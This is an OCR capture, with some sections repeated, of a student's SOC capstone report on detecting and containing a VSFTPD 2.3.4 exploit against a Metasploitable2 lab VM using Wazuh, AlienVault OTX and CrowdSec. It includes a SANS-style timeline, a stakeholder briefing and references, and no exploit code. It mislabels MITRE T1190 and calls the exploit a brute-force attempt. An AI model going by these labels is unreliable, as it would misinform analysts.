
Duration: 4h [✓ 8h] Custom

Reason: known as malicious

Target: [✓ All] Engines Tags

* All fields are mandatory

5.4 Reporting (200 words, SANS format)


Incident Report – VSFTPD Exploit
File Edit View Insert Format Tools Extensions Help
75%
Normal text
Arial
11
Document tabs
Tab 1
Incident Report – VSFTP...
Executive Summary
Timeline
Impact Analysis
Recommendations

Executive Summary

On **2025-08-18 at 11:00:00**, a brute-force attempt targeting the vulnerable **VSFTPD 2.3.4 service** on the Metasploitable2 VM was detected. Logs from Wazuh confirmed exploitation activity originating from **192.168.1.100**, aligning with the MITRE ATT&CK technique **T1190 (Exploitation of Remote Services)**. The incident was contained by isolating the Metasploitable2 VM and blocking the attacker's IP using CrowdSec.

Timeline

Time(HH:MM:SS)	Event	Details
11:00:00	Detection	Wazuh alert triggered: VSFTPD exploit attempt
11:05:00	Validation	IOC checked in AlienVa... OTX – confirmed malicious
11:10:00	Containment	Isolated Metasploitable2 VM
11:15:00	Response	Blocked attacker IP (192.168.1.100) with CrowdSec

Impact Analysis

The exploit targeted a deliberately vulnerable system used for testing (Metasploitable2). No production assets were affected. However, the activity demonstrates a real-world exploitation path against unpatched FTP services.

Recommendations

- Continue monitoring for related exploit attempts in Wazuh.
- Apply strict network segmentation for vulnerable lab systems.
- Regularly patch services to prevent exploitation of known CVEs.

Timeline

Time(HH:MM:SS)	Event	Details
11:00:00	Detection	Wazuh alert triggered: VSFTPD exploit attempt
11:05:00	Validation	IOC checked in AlienVa... OTX – confirmed malicious
11:10:00	Containment	Isolated Metasploitable2 VM
11:15:00	Response	Blocked attacker IP (192.168.1.100) with CrowdSec

Impact Analysis


The exploit targeted a deliberately vulnerable system used for testing (Metasploitable2). No production assets were affected. However, the activity demonstrates a real-world exploitation path against unpatched FTP services.

Recommendations

- Continue monitoring for related exploit attempts in Wazuh.
- Apply strict network segmentation for vulnerable lab systems.
- Regularly patch services to prevent exploitation of known CVEs.
- Conduct awareness training on monitoring alerts and incident escalation.

5.5 Stakeholder Briefing (100 words, non-technical)

A security incident occurred involving an attempted exploit against our test server. The attack was detected immediately by Wazuh and blocked before causing damage. The affected system was isolated, and the attacker's IP was blacklisted. No sensitive data was impacted. We recommend continued monitoring and awareness training to strengthen resilience.



Stakeholder Briefing

A security incident occurred involving an attempted exploit against our test server. The attack was detected immediately by Wazuh and blocked before causing damage. The affected system was isolated, and the attacker's IP was blacklisted. No sensitive data was impacted. We recommend continued monitoring and awareness training to strengthen resilience.

Conclusion

The completion of the practical exercises and capstone project provided valuable, hands-on experience in the core functions of a Security Operations Center (SOC). The practical tasks strengthened my ability to classify and triage alerts, validate threats using intelligence sources, and preserve digital evidence with proper forensic techniques. Through tools such as Wazuh, TheHive, VirusTotal, AlienVault OTX, and Velociraptor, I developed both technical proficiency and structured reporting skills.

The capstone project served as a culmination of these skills, simulating a full incident response lifecycle from detection and analysis to mitigation and post-incident reporting. By exploiting a vulnerable system with Metasploit, detecting the intrusion in Wazuh, mitigating with CrowdSec, and documenting findings with the SANS incident response template, I gained end-to-end exposure to the processes that SOC analysts use in real-world environments.

Overall, these exercises enhanced my technical expertise, sharpened my analytical approach, and improved my ability to communicate findings to both technical teams and non-technical stakeholders. The experience has prepared me to contribute effectively to cybersecurity operations, ensuring timely detection, response, and documentation of security incidents.

References:

1. Scarfone, K., & Mell, P. (2007). *Guide to Intrusion Detection and Prevention Systems (IDPS)*. National Institute of Standards and Technology (NIST).
2. Scarfone, K., Grance, T., & Masone, M. (2008). *Computer Security Incident Handling Guide (NIST SP 800-61 Rev. 2)*. National Institute of Standards and Technology.
3. SANS Institute. (2020). *Incident Handler's Handbook*. SANS Reading Room.
4. Allen, J., Christie, A., Fithen, W., McHugh, J., Pickel, J., & Stoner, E. (2000). *State of the Practice of Intrusion Detection Technologies*. Carnegie Mellon University/Software Engineering Institute.
5. TheHive Project. (n.d.). *TheHive Documentation*. Retrieved from https://docs.thehive-project.org
6. Wazuh, Inc. (n.d.). *Wazuh Documentation*. Retrieved from https://documentation.wazuh.com
7. Velociraptor. (n.d.). *Digital Forensics and Incident Response Platform*. Retrieved from https://docs.velociraptor.app